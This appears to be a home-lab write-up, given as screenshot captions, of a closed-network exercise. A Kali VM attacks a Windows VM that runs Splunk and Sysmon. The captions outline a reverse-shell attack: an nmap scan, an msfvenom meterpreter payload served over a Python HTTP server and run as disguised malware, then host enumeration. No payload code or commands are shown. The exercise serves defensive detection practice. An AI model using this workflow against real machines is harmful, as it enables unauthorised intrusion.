
Kali Linux VM IP configuration (Configured in a closed network)




Successfully downloaded and installed Splunk Enterprise onto the Windows VM




Installing SYSMON using the PowerShell command line, ensuring the proper xml configuration.




Running the NMAP command to detect open ports on the Windows VM. RDP was found to be open.



Utilized MSF venom to create the malware A meterpreter reverse tcp.




Utilized Metasploit to enable the session




Updated the LHost to the Kali Linux VM's IP address.


Utilized python to host a simple HTTP server that contains the malware.




Connected to the server, downloaded and ran the disguised malware.



Used command “exploit” to start the reverse TCP handler on the specified Kali IP and Port. Upon the windows VM running the malware a meterpreter session was opened




On the windows machine I utilized the command prompt and the command “netstat -abon” to identify an active connection to the Kali Linux VM.




Upon connection I utilized several such as “net user, shell, net localgroup.

